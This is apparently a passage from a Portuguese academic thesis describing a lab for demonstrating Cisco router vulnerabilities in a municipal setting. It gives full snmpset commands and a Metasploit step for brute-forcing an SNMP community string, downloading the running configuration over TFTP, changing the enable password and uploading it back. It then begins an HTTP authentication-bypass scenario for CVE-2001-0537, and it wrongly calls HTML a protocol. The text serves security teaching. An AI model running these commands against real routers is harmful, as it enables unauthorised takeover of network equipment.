Opta-se pela utilização dos *routers* com os modelos 800, 2600 e 2811 por serem alguns dos modelos em utilização pelas Câmaras Municipais e permitirem a desmonstração de todas as vulnerabilidades anteriormente selecionadas.
A instalação de um *switch* de rede*, Cisco Catalyst* 2960, serve apenas, neste ponto, para promover pontos de acesso aos computadores que simulam os postos de trabalho em cada uma das redes principais da topologia a implementar. Contuto, o modelo instalado é, mais uma vez, o modelo mais utilizado pelas Autarquias. Estes computadores irão permitir a execução de ataques aos equipamentos através da aplicação de *exploits* e outras ferramentas de segurança.
De forma a manter alguma variedade também nos sistemas operativos, para num estudo futuro, permitir explorar também as suas vulnerabilidades, adopta-se a utilização do sistema *Kali Linux*, munido de ferramentas de segurança capazes de realizar as demonstrações pretendidas, em dois dos computadores e do *Windows* 7 no terceiro computador. De salientar que estes sistemas poderão ser substituídos pelos sistemas que se encontrem sob estudo e de acordo com as necessidades da demonstração.

Figura 5 - HackMóvel

Apesar de proporcionar uma grande quantidade de configurações distintas, os cenários de demonstração das vulnerabilidade anteriormente selecionadas, tendo que contemplar um ambiente interno e um ambiente externo, têm como base a seguinte topologia de rede:



Figura 6 - Cenários - Topologia Geral

Tratando-se de uma topologia geral, cada cenário poderá contemplar apenas parte da mesma, adaptando a topologia às necessidades da vulnerabilidade em demonstração.

6.2. Exemplo de Cenário de Ataque Interno – Obter a configuração do equipamento e submeter alterações à mesma, recorrendo ao protocolo de monitorização SNMP

6.2.1. O protocolo *SNMP*

O protocolo *SNMP* – *Simple Network Management Protocol* – possibilita uma vasta gama de funções numa rede informática, trabalhando sob a forma do modelo auditor/agente, em que as aplicações de monitorização, ou aplicações auditoras, realizam pedidos de informação aos agentes existentes nos diversos equipamentos. A circulação de dados entre o agente e o auditor é realizada através de unidades de dados do protocolo *SNMP*, sendo possível a sua utilização não apenas para recolha de dados mas também para escrita. [60]



Figura 7 - Diagrama de funcionamento do protocolo *SNMP*

a) Componentes *SNMP*

Em concordância com a fabricante *Cisco*, o protocolo *SNMP* considera três componentes de gestão de rede distintas, sendo estas:

- Dispositivo a ser monitorizado;
- Agente que reside no dispositivo a ser monitorizado;
- Software de monitorização, responsável pela recolha de dados.

b) *SNMP MIB*

Os dispositivos que utilizam o protocolo *SNMP* acedem, remotamente aos dados armazenados, através de uma estrutura lógica, denominada de *MIB*. As estruturas *MIB* são organizadas sob a forma de uma árvore hierárquica, definida por dados standard ou pela separação dos dados por fabricantes ou proprietários. Estas estruturas proporcionam uma disposição comum de definições que podem ser utilizadas para solicitar, localizar e transmitir dados relacionados com as monitorizações. A escolha do tipo de dados disponibilizados através do *SNMP*, é do âmbito dos fabricantes dos equipamentos de rede, sendo que cada vendedor participante gere uma secção privada da árvore *MIB* que, por sua vez, é gerida pela entidade *IANA – Internet Assigned Number Authority*.
Cada característica presente na estrutura *MIB* é referida como sendo uma variável *MIB* e, por sua vez, as descrições dessas características, quando presentes no agente, são definidas num documento denominado de Módulo *MIB*.

c) Comandos do *SNMP*

O protocolo *SNMP* consiste essencialmente numa arquitectura de "pergunta-resposta", ou seja, o auditor, solicita os dados, ou efectua comandos de controlo de agente que, por sua vez, responde com o envio dos dados solicitados ou com apenas uma confirmação do comando executado. Adicionalmente, o *SNMP* permite ao agente gerar registos sem que sejam solicitados, denominados de *traps*. Em suma, os comandos utilizados pelo protocolo são:

- *Get*;
- *Set*;
- *Trap*.

d) Evolução do *SNMP*

Ao longo dos anos foram definidas três versões do protocolo *SNMP*, descritas na tabela seguinte:

Versão	Informação
SNMPv1	Estrutura e identificação de Informação de Gestão para redes TCP/IP
SNMPv2	Estrutura e identificação de Informação de Gestão versão 2 Conversações de texto versão 2 Declarações de conformidade versão 2 Operações de protocolo versão 2 Mapeamento do transporte
SNMPv3	Arquitectura de rede Processamento de mensagens Modelo de segurança baseado no utilizador Modelo de controlo de acesso

Tabela 7 - Versões do protocolo *SNMP*

6.2.2. Apresentação do Cenário

O presente cenário tem como base a vulnerabilidade identificada com o *CVE*: 1999-0517. Esta vulnerabilidade existe quando a *community string*, que funciona como uma credencial de acesso ao equipamento, podendo ter como permissões a leitura ou a leitura e escrita, do protocolo *SNMP*, se encontra definida por defeito (*public* ou *private*), ou simplesmente está preenchida a vazio. Por si só, esta vulnerabilidade tem impacto parcial sobre a confidencialidade do equipamento, uma vez que existe divulgação de informação a pessoas não autorizadas, parcialmente sobre a integridade da informação, uma vez o atacante poder realizar modificações no sistema, porém não ter totalmente controlo sobre quais as configurações que pode alterar e, consequentemente, impacto na disponibilidade.

Tomando esta condição como ponto de partida, pretende-se com este cenário ir um pouco mais além, realizando a descoberta da *community string* configurada no equipamento, mesmo que esta não seja nenhuma as palavras utilizadas por defeito e, com essa informação, realizar o *download* da configuração que se encontra a "correr" no equipamento, proceder com a alteração manual da palavra-passe do modo privilegiado e carregar essas modificações novamente para o equipamento, ganhando assim controlo sobre o mesmo. Em caso de sucesso, este cenário compromete uma perda total da confidencialidade e integridade do equipamento alvo, sendo que a disponibilidade será mantida, tornando o ataque imperceptível ao utilizador comum.

Para a sua implementação são necessários os seguintes equipamentos e configurações:

- *Router Cisco* 2600 com *IOS* 11.3 até 12.2;
- *Router Cisco* 800;
- *Switch Cisco Catalyst* 2960;
- Computador com sistema *Kali Linux*;
- Computador com sistema *Windows 7* e acesso por consola aos equipamentos, para realização das configurações iniciais;
- Serviço *SNMP* activo com *string* de leitura e escrita;
- Servidor *TFTP* dentro da mesma rede do equipamento alvo (*Router Cisco* 2600).

Neste cenário, uma vez se tratar de um ataque em ambiente interno, não será necessária a implementação total da topologia de rede base, sendo apenas necessária a seguinte configuração topológica:



Figura 8 - Topologia do cenário de ataque interno

e o seguinte endereçamento IPv4:

Equipamento	E0	S0 (DCE)	S0/2 (DTE)	F0/0
Cisco 800	192.168.69.161/24 + NAT	192.168.2.1/30		
Cisco 2600			192.168.2.2/30	192.168.1.1/24
PC2		192.168.1.2/24		
PC3		192.168.1.3/24		

Tabela 8 - Endereçamento *IP* do cenário de ataque interno

6.2.3. Procedimentos

1. Conectar o servidor *TFTP* com permissões de leitura e escrita;
2. Configuração do endereçamento *IPv4* em todos os equipamentos da topologia;



Figura 9 - Cenário de ataque interno - Configuração de endereçamento *IP* - *Router Cisco* 800



Figura 10 - Cenário de ataque interno - Configuração de endereçamento *IP* - *Router Cisco* 2600

3. Configuração do encaminhamento com *RIPv2* em ambos os *routers* e respectivas rotas estáticas por defeito;



Figura 11 - Cenário de ataque interno - Configuração de encaminhamento - *Router Cisco* 800



Figura 12 - Cenário de ataque interno - Configuração de encaminhamento - *Router Cisco* 2600

4. Configuração do protocolo *NAT* no *router Cisco* 800;



Figura 13 - Cenário de ataque interno - Configuração do protocolo *NAT* - *Router Cisco* 800

5. Configuração do protocolo *SNMP*, no *router Cisco* 2600, com a *community string "private"* e privilégios de leitura e escrita e da palavra-passe do modo privilegiado para "mesi_2014";



Figura 14 - Cenário de ataque interno - Configuração do protocolo *SNMP* - *Router Cisco* 2600

No final destas configurações, estas deverão ser guardadas na memória *nvram* de cada um dos equipamentos, através do comando: "*copy run start*"

6. Realização de ataque de força bruta com recurso à ferramenta *Metasploit* e a dicionário para descoberta da *community string*;

   No computador com o sistema operativo *Kali Linux*, executa-se o comando: "*msfconsole*" numa *Shell* autenticada como *root* e, posteriormente, executam-se os seguintes comandos, na aplicação *Metasploit*:



Figura 15 - Cenário de ataque interno - Descoberta da *community string* do protocolo *SNMP* - *Metasploit*

7. Realização do ataque de leitura da configuração;

   No computador com o sistema operativo *Kali Linux*, executa-se o seguinte comando, numa janela de terminal:

   - *snmpset –v 1 –c private 192.168.1.1 .1.3.6.1.4.1.9.9.96.1.1.1.1.2.700 i 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.3.700 i 4 .1.3.6.1.4.1.9.9.96.1.1.1.1.4.700 i 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.5.700 a 192.168.1.3 .1.3.6.1.4.1.9.9.96.1.1.1.1.6.700 s config.txt .1.3.6.1.4.1.9.9.96.1.1.1.1.14.700 i 4*

   Cada um dos conjuntos numéricos indicados no comando representam um objecto *MIB* do protocolo *SNMP*:

   - *.1.3.6.1.4.1.9.9.96.1.1.1.1.2.700 – ccCopyProtocol*

- *.1.3.6.1.4.1.9.9.96.1.1.1.1.3.700 – ccCopySourceFileType*
- *.1.3.6.1.4.1.9.9.96.1.1.1.1.4.700 – ccCopyDestFileType*
- *.1.3.6.1.4.1.9.9.96.1.1.1.1.5.700 – ccCopyServerAddress*
- *.1.3.6.1.4.1.9.9.96.1.1.1.1.6.700 – ccCopyFileName*
- *.1.3.6.1.4.1.9.9.96.1.1.1.1.14.700 – ccCopyEmptyRowStatus*

em que a opção i seleciona cada uma das possibilidades existentes para cada um dos objectos *MIB* indicados.
Como resultado, o ficheiro de configuração do equipamento é copiado para um ficheiro em formato *txt* e guardado na pasta de transferências do servidor *TFTP* utilizado.

8. Modificação da palavra-passe de acesso ao modo privilegiado (*enable*);

   A modificação do ficheiro torna-se um processo muito simples, sendo apenas necessário abrir o ficheiro num editor de texto à escolha e alterar a linha:

   - *enable password mesi_2014*

   Para a linha:

   - *enable password cisco_2014*

9. *Upload* do ficheiro de configuração modificado, para o equipamento;

   No computador com o sistema operativo *Kali Linux*, executa-se o seguinte comando, numa janela de terminal:

   - *snmpset –v 1 –c private 192.168.1.1 .1.3.6.1.4.1.9.9.96.1.1.1.1.2.701 i 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.3.701 i 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.4.701 i 4 .1.3.6.1.4.1.9.9.96.1.1.1.1.5.701 a 192.168.1.3 .1.3.6.1.4.1.9.9.96.1.1.1.1.6.701 s config.txt .1.3.6.1.4.1.9.9.96.1.1.1.1.14.701 i 4*

Na semelhança com o processo de leitura, a escrita do ficheiro de volta no equipamento faz-se também com recurso aos objectos *MIB* do protocolo *SNMP*.

10. Teste de acesso com palavra-passe antiga;
11. Teste de acesso com palavra-passe nova.

Como forma de confirmação do sucesso do ataque realizado, mostra-se necessário os testes de acesso ao equipamento, através da ligação de consola entre o computador com o sistema operativo *Windows 7* e o *router Cisco* 2600, testando-se, primeiramente, o acesso com a palavra-passe antiga e posteriormente com a nova.
Conclui-se que o ataque foi realizado com sucesso se o acesso ao equipamento apenas for possível com recurso à password nova, não permitindo acessos com a utilização da antiga palavra-passe.

6.3. Exemplo de Cenário de Ataque Externo – Obter informações sobre a configuração do equipamento, através da injecção de código *HTML*, evitando o processo de autenticação

6.3.1. O protocolo *HTML*

O *HTML* – *HyperText Markup Language*, é uma linguagem de programação desenhada para a criação de páginas Web, com recurso à linguagem normal, não sendo por isso uma linguagem complexa.

- *HyperText* – é o método que permite a navegação entre páginas Web, possibilitando o utilizador de saltar de uma página para a outra com apenas um clique do rato e através de ligações denominadas de *hyperlinks*.
- *Markup* – consiste simplesmente nas etiquetas (*tags*) utilizadas no *HTML* para que esta saiba o que fazer ao texto nele contido, como por exemplo para iniciar uma tabela, ou uma linha numa tabela. [61]

a) Métodos do *HTML*

Existem dois métodos principais para pedidos e respostas *HTML*, o método *Get* e o método *Post*, sendo que a principal diferença entre eles é a de que o método *Get* solicita dados de um recurso especifico, enquanto que o método *Post* submete a informação para que esta seja processada por um determinado recurso. [62]

Método *Get*:

- Os pedidos podem ser armazenados em cache;
- Os pedidos são mantidos no histórico do *browser*;
- Os pedidos podem ser marcados;
- Este tipo de pedido nunca deve ser usado aquando da utilização de dados sensíveis;
- Os pedidos têm restrições em respeito ao tamanho dos dados.

Método *Post*:

- Os pedidos nunca são mantidos em *cache*;
- Os pedidos não são mantidos no histórico do *browser*;
- Os pedidos não podem ser marcados;
- Os pedidos não têm restrições em respeito ao tamanho dos dados.

6.3.2. Apresentação do Cenário

Este segundo cenário demonstrativo tem como base a vulnerabilidade identificada com o *CVE*: 2001-0537. Esta vulnerabilidade tem como foco explorar uma falha no processo de autenticação através do protocolo *HTML*, permitindo aos atacantes, saltarem o processo de autenticação e executarem código remoto, mesmo quando a autenticação local se encontra activa. Este processo é conseguido através da identificação de um nível de segurança elevado no código injectado pelo atacante, não lhe sendo por isso solicitado nenhum tipo de credenciais de acesso, e promovendo o acesso ao equipamento e à informação pretendida e identificada no código remoto utilizado.

Tratando-se de uma vulnerabilidade no protocolo *HMTL*, esta pode ser facilmente explorada.

Apresenta como consequências a perda total da confidencialidade, integridade e consequentemente a disponibilidade, uma vez que, através da execução de código remoto é também possível a modificação de informação, paragem de serviços ou até de todo o sistema.

Pretende-se, com este cenário, que o atacante consiga, através da injecção de código *HTML* com recurso ao método *Get*, obter informação sobre toda a configuração que se encontra a ser executada no equipamento, ou seja, tratando-se de um equipamento *Cisco*, pretende-se obter acesso à "*running-config*".

